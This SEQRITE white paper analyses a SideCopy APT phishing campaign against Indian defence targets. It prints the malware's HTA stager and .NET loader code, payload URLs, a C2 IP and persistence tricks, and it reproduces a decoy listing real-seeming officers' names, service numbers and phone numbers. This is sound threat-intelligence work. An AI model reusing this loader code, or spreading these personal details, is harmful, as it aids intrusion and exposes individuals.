SEQRITE

Double Action, Triple Infection, and a New RAT

SideCopy's Persistent Targeting of Indian Defence

WHITE PAPER

Author: Sathwik Ram Prakki

www.seqrite.com

Introduction

A new attack campaign of SideCopy APT has been discovered targeting the Indian Defence sector. The group utilizes phishing email attachments & URLs as the infection vector to download malicious archive files leading to the deployment of two different Action RAT payloads and a new .NET-based RAT. There are three infection chains with themes utilized: DRDO's "Invitation Performa," which is part of its Defence Procurement Procedure (DPP), a honey-trap lure, and also the Indian Military with "Selection of Officers for Foreign Assignments" theme. All these three infection chains download additional payloads from the same domain hosting the malicious payloads.

The ongoing campaign came to light after a senior DRDO scientist was arrested for leaking sensitive information to Pakistani agents who honey-trapped him. "Honey Trap" has increased significantly on social media platforms like Facebook, Twitter, WhatsApp, etc., with millions of illegitimate accounts used as bots or baits. National security is at stake as many army and defence personnel have fallen for this vicious trap. This is an easy way for threat actors to get hold of crucial intelligence, allowing them to attack a nation.

Similarly, in March 2023, the same infection chain was utilized targeting DRDO, with the decoy theme being "HVAC Air Conditioning Design Basis Report" for its K4 Missile Clean Room. Another theme used in the same month was "Advisory on Grant of Risk & Hardship Allowance JCOs & ORs." Even in April, they targeted Defence Ministry with the theme "Saudi Arabia Delegation with Indian Armed Forces Medical Officials."

SideCopy has been known for persistently targeting Indian Defence (Military and Armed Forces) since its discovery in 2019.

Infection Chain

Three infection chains lead to the same payloads hosted on the domain elfinindia[.]com. An archive file gets downloaded via phishing mail as an attachment containing a malicious shortcut (LNK) file masqueraded as DOCX, PNG, and PDF, respectively, as shown in the below infection process. The LNK files trigger MSHTA to execute remote HTA files on this domain.




Fig. 1 – Infection Process

The Stage-1 HTA runs a .NET-based DLL (preBotHta.dll) in memory that follows the usual infection chain of SideCopy. This DLL drops two files - a DLL (DUser.dll) known as Action RAT and a stage-2 HTA file. The legitimate 'credwiz.exe' file is copied beside this DLL to sideload it, and then the EXE is executed.

Meanwhile, the stage-1 HTA also drops the respective decoy files in the 'TEMP' directory and opens them. A batch script is used to maintain persistence via the Run registry key. This executes the stage-2 HTA file (xml.hta) every time the victim machine boots. The stage-2 HTA runs another new .NET-based DLL (also called 'preBotHta.dll') in-memory, which was never seen before. This communicates with the same C2 IP but with a different port number.

Archive Files containing LNK

The archive files are named "Performa's feedback.zip" (RAR1) with the DRDO theme. A second one, called "Personal.zip" (RAR2), is a honey-trap-themed bait, and the last one, "Asigma dated 22 May 23," targets Indian Military. These archives contain a malicious shortcut (LNK) file masquerading DOCX, PNG, and PDF files, respectively, shown below.




Fig. 2 – Malicious shortcut (LNK) files

They all have the same icon and text, "My Personal Pics," mentioned in the comment section when checked in the properties. The creation time for all files is 12 April 2023, and the machine ID "desktop-g4b6mh4" associated with them is consistent throughout their campaigns this year.




Fig. 3 – LNK files of SideCopy this year

Opening this shortcut file triggers MSHTA, which executes the remote HTA (stage-1) file from the mentioned URL. The URLs are a little different but have the same domain:

Shortcut filename	MSHTA URL
Performa's feedback.docx.lnk	hxxps://elfinindia[.]com/wp-includes/files/man
Pessonal pic.png.lnk	hxxps://elfinindia[.]com/wp-includes/files/pictures/man/
Asigma dated 22 May 23 .pdf.lnk	hxxps://elfinindia[.]com/wp-includes/files/fa/ & wscript.exe

Stage-1 HTA

The first stage HTA file 'd.hta' present on the remote URL contains two files embedded in it: a .NET module (preBotHta.dll) and a decoy file. This is similar to its usual HTA stager in the infection chain, where it first checks the .NET version. Instead of directly using the variables, this time, they are base64 encoded and later decoded during execution, getting the same names as commented in the below figure.

```
var edr  = FNTJKI_LKIOUTS('RHJhZnRpbmdQYWQ=');          // DraftingPad
var memoryloader = edr;
try {
    var str  = FNTJKI_LKIOUTS('V1NjcmlwdC5TaGVsbA==');  // Wscript.Shell
    var ObjectiveObjectiveReagValStrangerReagValStranger = new ActiveXObject(str);
    veersion = 'v4.0.30319';
    try {
        veersion = reading();
    } catch(e) {
        veersion = 'v2.0.50727';
    }
    var qts = FNTJKI_LKIOUTS('UHJvY2Vzcw==');
    var pts = FNTJKI_LKIOUTS('Q09NUExVU19WZXJzaW9u');
    var ats = FNTJKI_LKIOUTS('U3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdA==');
    var nts = FNTJKI_LKIOUTS('d21ubWdtdHM6XFxcXC5cXHJvb3RcXFNlY3VyaXR5Q2VudGVyMg==');
    var bts = FNTJKI_LKIOUTS('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeS5CaW5hcnlGb3JtYXR0ZXI=');
    // System.Runtime.Serliazation.Formatters.Binary.BinaryFormatter

    ObjectiveObjectiveReagValStrangerReagValStranger.Environment(qts)(pts) = veersion;
    var BMZ_TTU_QAZ = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
    var peter=FNTJKI_LKIOUTS('U2VsZWN0ICogRnJvbSBBbnRpVmlydXNQcm9kdWN0');
    var FNTJKI_LKIOUTS_LAJDLD_QWESTR = BMZ_TTU_QAZ.ExecQuery(peter, null, 48);
    var NNSLKERT_HLKSHELSL_JHKLSILELXKD = new Enumerator(FNTJKI_LKIOUTS_LAJDLD_QWESTR);
    var HYTOS_LKSHDKS = "";
    for (; !NNSLKERT_HLKSHELSL_JHKLSILELXKD.atEnd(); NNSLKERT_HLKSHELSL_JHKLSILELXKD.moveNext()) {
        HYTOS_LKSHDKS += (NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().displayName + ' ' + NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().productS
        HYTOS_LKSHDKS += "&";
    }
    var TYIWSSD_HLSKDHLSSD = bazSixFerToStreeeeamStranger(VXR_ZWT_JKL);
    var OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS = new ActiveXObject(bts);
    var CBBZCS_SGSWRW_NMKISG = new ActiveXObject(ats);
    var HJUSD_HSKHDKS_LSHLLS = OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS.Deserialize_2(TYIWSSD_HLSKDHLSSD);
    CBBZCS_SGSWRW_NMKISG.Add(undefined);
    var RTRW_NMBH_SHSHJSS_MNJKLK = HJUSD_HSKHDKS_LSHLLS.DynamicInvoke(CBBZCS_SGSWRW_NMKISG.ToArray()).CreateInstance(memoryloader);
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"Invitation Performa vis a vis feedback.doc",HYTOS_LKSHDKS);   // Chain-1
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"myPic.jpeg",HYTOS_LKSHDKS);                                   // Chain-2
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"2696 - 22 May 23.pdf",HYTOS_LKSHDKS);                         // Chain-3
    window.close();
} catch (e) {}
```

(1) checking .NET version

(2) decoding base64 strings

(3) getting AV installed

(4) invoking DLL in-memory

decoy files

Fig. 4 – HTA (stage-1) process flow

It also retrieves the AV installed using the query "Select * From AntiVirusProduct" and then decodes & deserializes the base64 encoded .NET module. After creating the instance for 'DraftingPad,' it invokes the method 'OpenAll' that runs the DLL in memory of the MSHTA process. The embedded decoy files are sent as an argument for it along with the AV details, where the HTA files in both the chains are entirely the same except for the decoy file (all three decoys are included in the same figure just for reference purposes).

preBotHta

The C# based DLL has compiler timestamp on Sun 22 May, 2101; where it initially beacons to the URL hosting the payloads [“hxxps://elfinindia[.]com/wp-includes/files/oth/av/”] and then opens the decoy file. All the infection chains merge at this DLL, where it downloads the second stage HTA file and another DLL. While downloading, files are named ‘qt5.otd’ and are later renamed accordingly.

```
this.ht = this.getThridStrike(this.decompressData("LwAAAB+LCAAAAAAABADLKCkpKLbS10/
  NScvMy8xLyUzUS87P1S8v0M3MS84pTUkt1k/LzAGS+SUZ+hk5ANRROcQvAAAA"));
this.dllBytes = this.getThridStrike(this.decompressData("LwAAAB+LCAAAAAAABADLKCkpKLbS10/
  NScvMy8xLyUzUS87P1S8v0M3MS84pTUkt1k/LzAGS+SUZ+ik5ANgejGgvAAAA"));
byte[] bytes2 = Encoding.Default.GetBytes(this.ht);
string string2 = Encoding.Default.GetString(bytes2);
string s2 = this.decompressData(string2);
File.WriteAllBytes(tempPath + "temp.jpg", Encoding.Default.GetBytes(s2));
File.Move(tempPath + "temp.jpg", this.targetPath + this.tgtHTPName);
Thread.Sleep(5000);
this.deletePreviousVersion();
Thread.Sleep(500);
Process.Start(this.targetPath + this.tgtHTPName);
bool flag4 = av.Contains("Seqrite");
bool flag5 = av.Contains("Kaspersky");
bool flag6 = av.Contains("Quick");
bool flag7 = av.Contains("Avast");
bool flag8 = av.Contains("Avira");
bool flag9 = av.Contains("Bitdefender");
bool flag10 = av.Contains("WindowsDefender");
```

Fig. 5 – Process flow of ‘preBotHta.dll’

The stage-2 HTA gets executed immediately and will be discussed further below. Meanwhile, the legitimate ‘credwiz.exe’ process is copied as ‘PUBLIC\cdnews\cdrzip.exe.’ It is part of the Windows Credential Manager for backing up and restoring saved credentials on the system. It drops the downloaded DLL file depending on the AV installed – SEQRITE, Kaspersky, Quick Heal, Avast, Avira, Bitdefender, or Windows Defender.

```
// DraftingPad
// Token: 0x04000001 RID: 1
private string targetPath = "C:\\Users\\Public\\cdnews\\";
// Token: 0x04000002 RID: 2
private string tgtHTPName = "xml.hta";
// Token: 0x04000003 RID: 3
private string targetEXEName = "C:\\Users\\Public\\cdnews\\cdrzip.exe";
// Token: 0x04000004 RID: 4
private string targetSideEXEName = "C:\\Users\\Public\\cdnews\\rekeywiz.exe";
// Token: 0x04000007 RID: 7
private string targetEXEName_old = "C:\\ProgramData\\Intel\\cdrzip.exe";
// Token: 0x04000008 RID: 8
private string targetDLLName_old = "C:\\ProgramData\\Intel\\DUser.dll";
// Token: 0x04000009 RID: 9
private string WinMain64 = "C:\\Windows\\SysWOW64\\credwiz.exe";
// Token: 0x0400000A RID: 10
private string WinMain32 = "C:\\Windows\\System32\\credwiz.exe";
// Token: 0x0400000B RID: 11
private string processname = "cdrzip";
```

```
static DraftingPad()
{
    DraftingPad.targetDLLName = "C:\\Users\\Public\\cdnews\\DUser.dll";
    DraftingPad.tmpDLLName = "C:\\Users\\Public\\cdnews\\rech.dat";
    DraftingPad.LnklFileName1_DL = "\\vxm.lnk";
    DraftingPad.LnklFileName2_ht = "\\zxm.lnk";
}
```

Fig. 6 – Target Paths of 'preBotHta.dll'

Persistence

The 'preBotHta' module establishes persistence in two ways depending on the AV installed. One is by dropping a BAT file to register the stage-2 HTA & 'cdrzip.exe' via the Run Registry key that gets executed upon every reboot. The other way is through an LNK file dropped in the Startup directory, which gets executed similarly.

Persistence	AV
Startup (LNK)	SEQRITE, Quick Heal, Kaspersky
Run Registry Key (BAT)	Avast, Avira, Bitdefender, Windows Defender, or any other AV




Fig. 7 – Persistence via Run Registry Key

Action RAT

This DLL (DUser.dll), known as Action RAT, is Delphi-based with compiler timestamp 22 May, 2023. The copied 'cdrzip.exe' file is executed, which sideloads this DLL. For Kaspersky AV, the process of sideloading this RAT is triggered via PowerShell. Whereas for others, it is executed directly. The functionality of this RAT includes:

- Execute commands from C2
- Download additional payloads
- Upload files and get system information
- Execute payloads





Fig. 8 – Executing commands via CreateProcessW API

It communicates with C2 having IP: 144.126.143[.]138 that connects to port 8080. HTTP requests are:

- POST /user_details
- POST /cmd_details
- GET /streamcmd?AV=Unknown&Vesrion=1&detail=<machinename_username>&177OS=<OS-Version>

The decoy files are dropped in the 'TEMP' directory that are opened as shown below. The DOCX file is themed to target DRDO through its Defence Procurement Procedure (DPP) program, which commenced in 2016. This document mimics the DPP, which is used to improve the procurement process efficiency that promotes defence products under the Ministry of Defence (MoD).



Invitation Performa
PZDRDO/DP&C2019/129/X
Under DPP to promote indigenous Defence Products

Institution Name :
Station :
Raising Date :
Inviting Dignitary :
Address for communication:
Phone / Mobile :
Email :

Area of Interest vis a list of Products one wants or intends to buy

Product Name	Specifications	Requirements	Likely Employment of desired System	Any other relevant information

Please explain gaps, if any _____

Any DRDO product procured vis a vis feedback

(Please enter the details chronologically, including any period you did not work. For school teaching experience, include subjects taught and classes handled in the Job Responsibilities column.)

Product	Organisation	Year of Induction	Response	Any other relevant information

A major achievement in your work life preferably in the last 2-3 years.
(use bullet points if possible)

Fig. 9 – Decoy Document for DRDO "Invitation Performa"

Another decoy image file is used as a honey-trapping method which has increased significantly since last year. This comes after the recent arrest of a DRDO senior scientist, where he leaked sensitive information to Pakistan intelligence, which has honey trapped him via social media.





Fig. 10 - Decoy PNG image with Honeytrap theme

The final decoy image is headed as "Selection of Officers for Foreign Assignments: FSC," targeting the Military. It presents a list of officers for the selection containing details like address, nomination, and phone number.



ASCON : 55619

A/14714/DSSC-76/MS-18A

Dec 21

MILITARY SECRETARY'S BRANCH
MS-18A

SELECTION OF OFFRS FOR FOREIGN ASSIGNMENTS : FSC

1. Ref GS/FTT Note No A/90049/GS/FTT dt 01 Dec 21 even Note No dt 09 Dec 21.

2. Following offrs are nominated of attend the course mentioned against their names, subject to approval of the Government of India:-

S/No	Pers Particulars	Present Address	Nominated For	Mobile No
(a)	IC-72264 Maj Brijesh Kumar, ASC	5089 Coy ASC (Comp)	12 th Royal Brunei Armed Forces Comd & Staff Course in Brunei	7837365041
(b)	IC-71937 Maj Sunil Yadav, Engrs	Cadet Trg Wing-CME	Def Services Comd & Staff College Course in Sri Lanka	8381001386
(c)	IC-75882 Maj Ravi Kumar Arya, SIKH LI	Inf School Mhow	Malaysian Armed Forces Comd & Staff Course in Malaysia	9041251986
(d)	IC-72314 Maj Saurabh Siddharth, PUNJAB	3 PUNJAB	Def Service Comd & Staff Course in Bangladesh	9752398793
(e)	IC-76609 Maj Bhadoria Ajay Singh Jaipal, RAJPUT	31 RAJPUT	Staff College Course in Philippines	9004008681
(f)	IC-75836 Maj Kishore Kumar Verma, Arty	1880 Rkt Regt (P)	Comd & Staff Course in Nepal	9950774020
(g)	IC-75330 Maj Pravesh Kumar, JAK LI	2 JAK LI	Gen Staff Course in Egypt	8415928268
(h)	IC-71388 Maj Pankaj Rawat, GARH RIF	GARH Regtl Centre	Comd & Staff Course in Iran	7895615553
